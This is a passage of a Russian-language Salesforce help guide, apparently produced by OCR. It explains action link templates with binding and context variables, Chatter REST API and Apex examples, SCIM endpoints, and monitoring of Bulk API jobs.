           "key":"ContentType",
           "value":"application/json"
        }
     ]
}
```

Укажите ключи переменной связывания и задайте их значения в Apex.

```
Map<String, String> bindingMap = new Map<String, String>();
bindingMap.put('ApiVersion', '1.0');
bindingMap.put('ItemId', '8675309');
bindingMap.put('OAuthToken', '00DRR0000000N0g_!...');
bindingMap.put('ContentType', 'application/json');
```

```
List<ConnectApi.ActionLinkTemplateBindingInput> bindingInputs =
 new List<ConnectApi.ActionLinkTemplateBindingInput>();

for (String key : bindingMap.keySet()) {
    ConnectApi.ActionLinkTemplateBindingInput bindingInput = new
ConnectApi.ActionLinkTemplateBindingInput();
    bindingInput.key = key;
    bindingInput.value = bindingMap.get(key);
    bindingInputs.add(bindingInput);
}

// Define the action link group definition.
ConnectApi.ActionLinkGroupDefinitionInput actionLinkGroupDefinitionInput =
 new ConnectApi.ActionLinkGroupDefinitionInput();
actionLinkGroupDefinitionInput.templateId = '07gD00000004C9r';
actionLinkGroupDefinitionInput.templateBindings = bindingInputs;

// Instantiate the action link group definition.
ConnectApi.ActionLinkGroupDefinition actionLinkGroupDefinition =
ConnectApi.ActionLinks.createActionLinkGroupDefinition(Network.getNetworkId(),
actionLinkGroupDefinitionInput);
```


Совет: Одна переменная связывания может использоваться повторно в шаблонах ссылок действий, а значение может быть задано всего один раз при обработке. Например, общая переменная `{!Bindings.MyBinding}` может использоваться в поле «Текст запроса HTTP» одного шаблона ссылки действия, а затем в поле «Заголовки HTTP» другого шаблона ссылки действия, относящегося к тому же шаблону группы ссылок действий, поэтому при обработке группы ссылок действий из шаблона пользователь может задать только одно значение для данной переменной.

Настройка параметров доступности ссылки действия

Чтобы определить пользователей, которым должна быть доступна ссылка действия, связанная с элементом ленты, выберите нужное значение из раскрывающегося списка «Доступность пользователя».

Данное поле поддерживает разные значения, включая значения «Доступно только настраиваемому пользователю» и «Доступно всем, кроме настраиваемого пользователя». Чтобы разрешить или запретить просмотр ссылки действия только конкретному пользователю, выберите одно из указанных выше значений. Затем заполните поле «Псевдоним настраиваемого пользователя». Данное значение является ключом переменной связывания. При использовании кода, обрабатывающего группу ссылок действий, введите данный ключ и укажите его значение.

Данный шаблон использует поле «Псевдоним настраиваемого пользователя» со значением **«Приглашенный»**.



При обработке группы ссылок действий задайте значение (аналогично настройке переменной связывания).

```
POST /connect/action-link-group-definitions

{
     "templateId":"07gD00000004C9r",
     "templateBindings" : [
        {
           "key":"Invitee",
           "value":"005D00000017u6x"
        }
     ]
}
```

При выборе значения **«Доступно только менеджеру автора»** пользователю без менеджера отображается ошибка обработки группы ссылок действий из шаблона. Кроме того, менеджером является менеджер, выбранный на момент обработки. Последующее изменение менеджера пользователя не учитывается.

Использование переменных контекста

Рекомендуем использовать переменные контекста для передачи сведений о пользователе, выполнившем ссылку действия, и связанного контекста в запрос HTTP, выполненный при вызове ссылки действия. При необходимости воспользуйтесь переменными контекста в свойствах `actionUrl`, `headers` и `requestBody` для текста запроса «Ввод определения ссылки действия» или объекта `ConnectApi.ActionLinkDefinitionInput`. При необходимости воспользуйтесь переменными контекста в полях «URL-адрес действия», «Текст запроса HTTP» и «Заголовки HTTP» шаблонов ссылок действий. Пользователи могут редактировать данные поля, включая добавление и удаление переменных контекста, после публикации шаблона.

Ниже перечислены доступные переменные контекста.

Переменная контекста	Описание
`{!actionLinkId}`	Код ссылки действия, выполненной пользователем.
`{!actionLinkGroupId}`	Код группы ссылок действий, которая содержит ссылку действия, выполненную пользователем.
`{!communityId}`	Код сообщества, выбранного пользователем для выполнения ссылки действия. Значению внутренней организации соответствует пустой ключ `"000000000000000000"`.
`{!communityUrl}`	URL-адрес сообщества, выбранного пользователем для выполнения ссылки действия. Значению внутренней организации соответствует пустая строка `""`.
`{!orgId}`	Код организации, выбранной пользователем для выполнения ссылки действия.
`{!userId}`	Код пользователя, выполнившего ссылку действия.


Например, пользователь, являющийся сотрудником компании «Пример опроса», создает приложение для каталога Salesforce AppExchange по имени **«Пример опроса для Salesforce»**. Компания «А» устанавливает приложение **«Пример опроса для Salesforce»**. Допустим, сотрудник компании «А» открывает сайт `primeroprosa.ru` для создания опроса. Код примера опроса использует Chatter REST API для создания элемента ленты, содержащего основной текст **«Принять участие в опросе»** и ссылку действия с меткой **«ОК»**, в организации Salesforce компании «А».

Данная ссылка действия типа «Пользовательский интерфейс» переносит пользователя из системы Salesforce на веб-страницу сайта `primeroprosa.ru` для участия в опросе.

При добавлении переменной контекста `{!userId}` в поле «Текст запроса HTTP» или «URL-адрес действия» данной ссылки действия система Salesforce отправляет код пользователя, выбравшего ссылку действия, на сервер.

При добавлении переменной контекста `{!actionLinkId}` в серверный код примера опроса, создающий ссылку действия, система Salesforce отправляет запрос HTTP, содержащий код ссылки действия, который может быть сохранен в базе данных.

Данный пример содержит переменную контекста `{!userId}` в поле «URL-адрес действия» шаблона ссылки действия.



Совет: Переменные связывания и переменные контекста могут использоваться в одном поле. Например, данный URL-адрес действия содержит переменную связывания и переменную контекста:

```
https://www.primer.ru/{!Bindings.apiVersion}/doSurvey?salesforceUserId={!userId}
```

Создание шаблонов ссылок действий

Создайте шаблоны ссылок действий в меню «Настройка» для обработки групп ссылок действий с общими свойствами из Chatter REST API или Apex. При необходимости распространите пакетированные шаблоны среди других организаций Salesforce.

Прим.: Помимо меню «Настройка», шаблоны ссылок действий могут быть созданы посредством интерфейсов Metadata API, SOAP API и REST API.

Поля «URL-адрес действия», «Текст запроса HTTP» и «Заголовки HTTP» поддерживают *переменные связывания* и *переменные контекста*. Определите переменные связывания в шаблоне и задайте их значения при обработке группы ссылок действий. Добавьте переменные контекста в шаблон. При выполнении ссылки действия система Salesforce вставляет значение и возвращает его в запросе. Дополнительную информацию об использовании данных переменных в шаблоне см. в разделе «Разработка шаблонов ссылок действий».

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: все версии, кроме **Personal Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания шаблонов групп ссылок действий:
- Настройка приложения

Для создания шаблонов ссылок действий:
- Настройка приложения

1. Введите строку *«Шаблоны ссылок действий»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Шаблоны ссылок действий»**.
2. Нажмите кнопку **«Создать»**.
3. Заполните поле «Имя». Данное имя отображается в списке шаблонов групп ссылок действий.

   Данное значение является единственным, которое может быть изменено после публикации шаблона группы ссылок действий.
4. Заполните поле «Имя разработчика». Рекомендуем использовать имя разработчика для обращения к данному шаблону из кода. По умолчанию данное поле содержит версию значения поля «Имя» без пробелов. Имя может содержать только буквы, цифры и символы подчеркивания.
5. Выберите значение из раскрывающегося списка «Категория». Данное поле определяет область отображения обработанных групп ссылок действий в элементах ленты. Значение «Основное действие» позволяет отображать группы ссылок действий в тексте элементов ленты. Значение «Действие переполнения» позволяет отображать группы ссылок действий в меню переполнения элементов ленты.

   При выборе значения «Основное действие» шаблон группы ссылок действий может содержать не более трех шаблонов ссылок действий. При выборе значения «Действие переполнения» шаблон группы ссылок действий может содержать не более четырех шаблонов ссылок действий.
6. Выберите значение из раскрывающегося списка «Допустимые выполнения». Данное поле определяет количество выполнений для групп ссылок действий, обработанных из данного шаблона. (Ссылки действий внутри группы являются взаимоисключающими.) При выборе значения «Не ограничено» ссылкам действий внутри группы не может быть задан тип «API» или «API Async».
7. При необходимости заполните поле «Часы до истечения срока действия». Данное поле определяет время отображения созданной группы ссылок действий до ее удаления из связанных элементов ленты. Максимальное значение — 8 760.

   См. подраздел «Определение времени истечения срока действия для группы ссылок действий».
8. Нажмите кнопку **«Сохранить»**.
9. Чтобы создать шаблон ссылки действия, нажмите кнопку **«Создать»**.

   Шаблон ссылки действия автоматически связывается с шаблоном группы ссылок действий посредством взаимосвязи «Основная—подробная».

10. Выберите значение из раскрывающегося списка «Тип действия».

Ниже указаны возможные значения.

- «API»: ссылка действия вызывает синхронный API в URL-адресе действия. Система Salesforce задает статусу значение `SuccessfulStatus` или `FailedStatus` на основе кода состояния HTTP, возвращенного сервером.
- «API Async»: ссылка действия вызывает асинхронный API в URL-адресе действия. Действию назначается состояние `PendingStatus`, которое сохраняется до отправки стороннего запроса к `/connect/action-links/`*кодСсылкиДействия*, позволяющего задавать статусу значение `SuccessfulStatus` или `FailedStatus` при завершении асинхронной операции.
- «Загрузить»: ссылка действия загружает файл из URL-адреса действия.
- «Пользовательский интерфейс»: ссылка действия открывает веб-страницу в URL-адресе действия.

11. Заполните поле «URL-адрес действия». Данное поле определяет URL-адрес для ссылки действия.

При выборе типа действия «Пользовательский интерфейс» URL-адресом является веб-страница. При выборе типа действия «Загрузить» URL-адресом является ссылка на файл, доступный для загрузки. При выборе типа действия «API» или «API Async» URL-адресом является ресурс REST.

Ссылки на ресурсы, размещенные на серверах Salesforce, могут быть относительными и начинаться с символа /. Все другие ссылки должны быть абсолютными и начинаться с протокола `https://`. Данное поле может содержать переменные связывания следующего формата: `{!Bindings.`*ключ*`}` (например, `https://www.primer.ru/{!Bindings.itemId}`). Задайте значение переменной связывания при обработке группы ссылок действий из шаблона. См. пример Chatter REST API ниже, где ключу `itemId` задается значение `8675309`.

```
POST /connect/action-link-group-definitions

{
     "templateId" : "07gD00000004C9r",
     "templateBindings" : [
        {
           "key":"itemId",
           "value": "8675309"
        }
     ]
}
```

Кроме того, данное поле может содержать переменные контекста. Рекомендуем использовать переменные контекста для передачи сведений о пользователе, выполнившем ссылку действия, в серверный код. Например, данная ссылка действия передает код пользователя, выбравшего ссылку действия для проведения опроса, на сервер, размещающий данный опрос.

```
actionUrl=https://example.com/doSurvey?surveyId=1234&salesforceUserId={!userId}
```

12. Выберите значение из раскрывающегося списка «Метод HTTP». Данное поле определяет метод, который должен использоваться для выполнения запроса HTTP.

13. Если поле «Тип действия» содержит значение «API» или «API Async», заполните поле «Текст запроса HTTP».

Данное поле может содержать переменные связывания и переменные контекста.


14. Если поле «Тип действия» содержит значение «API» или «API Async», заполните поле «Заголовки HTTP».

Данное поле может содержать переменные связывания и переменные контекста.

Если ссылка действия, обработанная из шаблона, выполняет запрос к ресурсу Salesforce, то шаблон должен использовать заголовок «Тип содержимого».

15. При необходимости установите флажок «Стандартная ссылка в группе» для использования данной ссылки действия в качестве стандартной в группе (и применения специального форматирования в пользовательском интерфейсе). Группа может содержать только одну стандартную ссылку.
16. При необходимости установите флажок «Требуется подтверждение» для отображения диалогового окна подтверждения перед выполнением ссылки действия.
17. Заполните поле «Положение» относительным значением. Первому положению соответствует значение «0».
18. Выберите значение из раскрывающегося списка «Ключ метки». Данное значение является ключом для набора меток пользовательского интерфейса, предназначенного для отображения данных статусов: NewStatus, PendingStatus, SuccessfulStatus и FailedStatus.

    Например, набор **«Опубликовать»** содержит данные метки: **«Опубликовать»**, **«Ожидание публикации»**, **«Опубликовано»** и **«Ошибка публикации»**. Данное изображение содержит ссылку действия с ключом метки **«Опубликовать»** при использовании статуса со значением SuccessfulStatus.



19. (Дополнительно) При отсутствии значений поля «Ключ метки», приемлемых для ссылки действия, задайте полю «Ключ метки» значение **«Нет»** и заполните поле «Метка».

    Ссылки действий поддерживают четыре статуса: NewStatus, PendingStatus, SuccessStatus и FailedStatus. Ниже перечислены дополняющие метку строки для каждого статуса.

    - *метка*
    - *метка*: ожидание
    - *метка*: успех
    - *метка*: ошибка

Например, метке со значением «Просмотр примера» соответствуют следующие четыре ссылки действий: «Просмотр примера», «Просмотр примера: ожидание», «Просмотр примера: успех» и «Просмотр примера: ошибка».

Ссылка действия может использовать только параметр `LabelKey` или поле «Метка» для создания имен меток.

20. Выберите значение из раскрывающегося списка «Доступность пользователя». Данное поле определяет пользователей, которым должна быть доступна группа ссылок действий.

При выборе значения **«Доступно только менеджеру автора»** менеджером является менеджер автора, выбранный на момент обработки группы ссылок действий. Последующее изменение менеджера автора не учитывается.

21. При выборе значения «Доступно только настраиваемому пользователю» или «Доступно всем, кроме настраиваемого пользователя» заполните поле «Псевдоним настраиваемого пользователя».

Введите строку и задайте ее значение при обработке группы ссылок действий (аналогично назначению значения для переменной связывания). Не рекомендуем использовать синтаксис переменной связывания в шаблоне. Просто введите значение. Например, введите значение `ExpenseApprover`. Данный пример Chatter REST API задает ключу `ExpenseApprover` значение `005B0000000Ge16`.

```
POST /connect/action-link-group-definitions

{
     "templateId" : "07gD00000004C9r",
     "templateBindings" : [
        {
           "key":"ExpenseApprover",
           "value": "005B0000000Ge16"
        }
     ]
}
```

22. Чтобы создать другой шаблон ссылки действия для данного шаблона группы ссылок действий, нажмите кнопку **«Сохранить и создать»**.

23. По завершении нажмите кнопку **«Сохранить»**.

24. Чтобы опубликовать шаблон группы ссылок действий, щелкните ссылку **«Назад к списку»** для возврата к списковому представлению «Шаблоны группы ссылок действий».

Важное замечание: Группа ссылок действий может быть обработана в Apex или Chatter REST API только посредством опубликованного шаблона.

25. Щелкните ссылку **«Правка»** напротив нужного шаблона группы ссылок действий.

26. Установите флажок «Опубликовано» и нажмите кнопку **«Сохранить»**.

Редактирование шаблонов ссылок действий

Пользователи могут редактировать все поля неопубликованного шаблона группы ссылок действий и связанных шаблонов ссылок действий.

1. Введите строку «*Шаблоны ссылок действий*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Шаблоны ссылок действий»**.
2. Чтобы изменить шаблон группы ссылок действий, щелкните ссылку **«Правка»** напротив имени нужного шаблона.

   Если шаблон группы не опубликован, измените любое поле. В противном случае, измените только поле «Имя».
3. Чтобы изменить шаблон ссылки действия, выполните указанные ниже действия.
   a. Щелкните имя основного шаблона группы ссылок действий.
   b. Чтобы открыть страницу сведений о шаблоне ссылки действия, щелкните код шаблона ссылки действия.
   c. Нажмите кнопку **«Правка»**.

      Если связанный шаблон группы ссылок действий не опубликован, измените любое поле. В противном случае, измените любое указанное ниже поле.

      - `URL-адрес действия`
      - Текст запроса `HTTP`
      - Заголовки `HTTP`

      Данные поля поддерживают переменные контекста и переменные связывания.

      При необходимости добавьте или удалите переменные контекста в любом указанном выше поле.

      Добавление новой переменной связывания не поддерживается. Ниже перечислены доступные действия.

      - Перемещение переменной связывания в другое редактируемое поле шаблона ссылки действия.
      - Повторное использование переменной связывания в шаблоне ссылки действия.
      - Повторное использование переменной связывания в любых шаблонах ссылок действий, связанных с одним шаблоном группы ссылок действий.
      - Удаление переменных связывания.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: все версии, кроме **Personal Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для редактирования шаблонов групп ссылок действий:

- Настройка приложения

Для редактирования шаблонов ссылок действий:

- Настройка приложения

Удаление шаблонов групп ссылок действий

Удаление шаблона группы ссылок действий инициирует удаление связанных шаблонов ссылок действий и всех групп ссылок действий, обработанных из данных шаблонов. Удаленные группы ссылок действий больше не отображаются в связанных элементах ленты.

1. Введите строку «*Шаблоны ссылок действий*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Шаблоны ссылок действий»**.
2. Чтобы удалить шаблон группы ссылок действий, щелкните ссылку **«Удал.»** напротив имени нужного шаблона.

   Важное замечание: Удаление шаблона группы ссылок действий инициирует удаление связанных шаблонов ссылок действий и всех групп ссылок действий, обработанных из данного шаблона. Группа ссылок действий удаляется изо всех связанных элементов ленты, а ссылки действий больше не отображаются в соответствующих сообщениях ленты.

3. Чтобы удалить шаблон ссылки действия, выполните указанные ниже действия.
   a. Щелкните имя основного шаблона группы ссылок действий.
   b. Чтобы открыть страницу сведений о шаблоне ссылки действия, щелкните код шаблона ссылки действия.
   c. Нажмите кнопку **«Удалить»**.

   Важное замечание: Шаблон ссылки действия, связанный с опубликованным шаблоном группы ссылок действий, не может быть удален.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: все версии, кроме **Personal Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для удаления шаблонов групп ссылок действий:
- Настройка приложения

Для удаления шаблонов ссылок действий:
- Настройка приложения

Пакетирование шаблонов ссылок действий

Пакетирование шаблонов ссылок действий способствует их распространению среди других организаций Salesforce.

Добавление шаблона группы ссылок действий инициирует добавление любых связанных шаблонов ссылок действий в пакет. При необходимости добавьте шаблон группы ссылок действий в управляемый или неуправляемый пакет. Шаблоны групп ссылок действий, являющиеся пакетируемыми компонентами, могут использовать преимущества всех функций управляемых пакетов (например, составление списков в каталоге AppExchange, активные доставки обновлений, сценарии Apex пост-установки, управление лицензиями и расширенная поддержка подписчиков). Чтобы создать управляемый пакет, воспользуйтесь организацией Developer Edition.

- См. статью «*Создание и редактирование пакета*» на портале https://help.salesforce.com.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: все версии, кроме **Personal Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для пакетирования шаблонов ссылок действий:
- Создание пакета AppExchange

Использование системы для междоменного управления удостоверениями (SCIM)

ВЕРСИИ

Доступно в версиях: Salesforce Classic.

Доступно в версиях: **все** версии.

Система Salesforce поддерживает открытую спецификацию SCIM 1.1 и предоставляет некоторые расширения, предназначенные для редактирования и управления свойствами пользователей посредством интерфейса REST API.

Рекомендуем использовать операции создания, чтения, обновления и выключения для пользователей, а также назначать и отменять назначение пользователей профилю, набору полномочий, роли или общедоступной группе Salesforce посредством интерфейса REST API.

Ниже перечислены конечные точки Salesforce SCIM, где переменная *url_организации_salesforce* заменяется URL-адресом организации (например, настраиваемый домен) для пользователя.

- `https://`*url_организации_salesforce*`/services/scim/v1/Users`
- `https://`*url_организации_salesforce*`/services/scim/v1/Groups`
- `https://`*url_организации_salesforce*`/services/scim/v1/Entitlements`
- `https://`*url_организации_salesforce*`/services/scim/v1/Schemas`

Чтобы запросить возможности внедрения Salesforce SCIM, воспользуйтесь URL-адресом `https://`*url_организации_salesforce*`/services/scim/v1/ServiceProviderConfigs`.

Чтобы запросить свойства конкретного пользователя, воспользуйтесь URL-адресом `https://`*url_организации_salesforce*`/services/scim/v1/Users/`*кодПользователя*, где переменная *кодПользователя* заменяется 18-значным кодом организации пользователя.

Ниже перечислены расширения, поддерживаемые системой Salesforce.

- код менеджера
- внешние пользователи
- настраиваемые атрибуты
- наборы полномочий

Ниже перечислены расширения предприятия SCIM, отображаемые данным URN:

`urn:scim:schemas:extension:enterprise:1.0`

- employeeNumber
- подразделение
- отдел
- менеджер (managerId и displayName)
- delegatedApprover (delegatedApproverId и displayName)

Ниже перечислены расширения, отображаемые данным URN:

`urn:salesforce:schemas:extension:18CHARORGID`

- настраиваемые поля (при их наличии)

Этот URN отображает следующие расширения внешних удостоверений или пользователей сообщества (*profileId* которых в правах принадлежит к типу внешнего удостоверения или пользователей сообществ):

`urn:salesforce:schemas:extension:external:1.0`

- *accountId*
- *contactId*

Если эти значения отсутствуют, Salesforce создает записи контактов и организаций для пользователя. Новое имя организации отображается в формате ***username***`JITUserAccount`. Например: user@corpname.orgJITUserAccount.

Прим.: Ко всем операциям SCIM применимы следующие условия.

- При использовании условия оператор `AND` не имеет преимущества над оператором `OR`. При наличии условия, содержащего операторы `AND` и `OR`, рекомендуем добавить квадратные скобки.
- При использовании условия имена атрибутов и операторы чувствительны к регистру.
- Данные поля должны фильтроваться самостоятельно.
  - Пользователи: права, группы.
  - Группы: участники.
  - Права: участники.

Дополнительную информацию см. в спецификации основной схемы SCIM 1.1, спецификации SCIM 1.1 REST API и *Руководстве разработчика Salesforce REST API*.

Задания на загрузку массива данных

Интерфейс Bulk API, предназначенный для обработки больших наборов данных, позволяет создавать, обновлять и удалять большие объемы записей. Интерфейс поддерживает удобную загрузку, обновление и удаление данных — от нескольких тысяч до нескольких миллионов записей.

Отслеживание заданий на загрузку массива данных

Обработка набора записей осуществляется путем создания задания, содержащего как минимум один пакет. Задание определяет обрабатываемый объект и тип используемого действия (запрос, запрос всего, вставка, обновление, обновление и вставка или удаление).

Просмотр сведений о задании на загрузку массива данных

При создании обновления или удалении большого объема записей с помощью Bulk API каждое задание получает страницу сведений о задании, на которой можно отслеживать ход выполнения.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для отслеживания заданий на загрузку массива данных:

- «Управление интеграциями данных»

Отслеживание заданий на загрузку массива данных

Обработка набора записей осуществляется путем создания задания, содержащего как минимум один пакет. Задание определяет обрабатываемый объект и тип используемого действия (запрос, запрос всего, вставка, обновление, обновление и вставка или удаление).

Пакет — это набор записей, отправленных на сервер посредством запроса HTTP POST. Каждый пакет обрабатывается сервером по отдельности. Очередность обработки пакетов может не соответствовать порядку их получения.

Чтобы просмотреть статус текущих или недавних заданий на загрузку массива данных, введите строку «*Задания на загрузку массива данных*» в поле «Быстрый поиск», а затем выберите пункт **«Задания на загрузку массива данных»**. Данная страница позволяет отслеживать выполнение текущих заданий и просматривать результаты недавних заданий.

Ниже перечислены столбцы, доступные в списке «Выполняемые задания».

Столбец	Описание
Код задания	Уникальный 15-значный код данного задания.
Объект	Тип объекта для обрабатываемых данных. Все данные задания должны использовать один тип объекта.
Операция	Операция обработки для всех пакетов задания. Ниже перечислены допустимые значения. • удаление • вставить • запрос • `queryall` • обновить и вставить • обновить • удалить без возможности восстановления
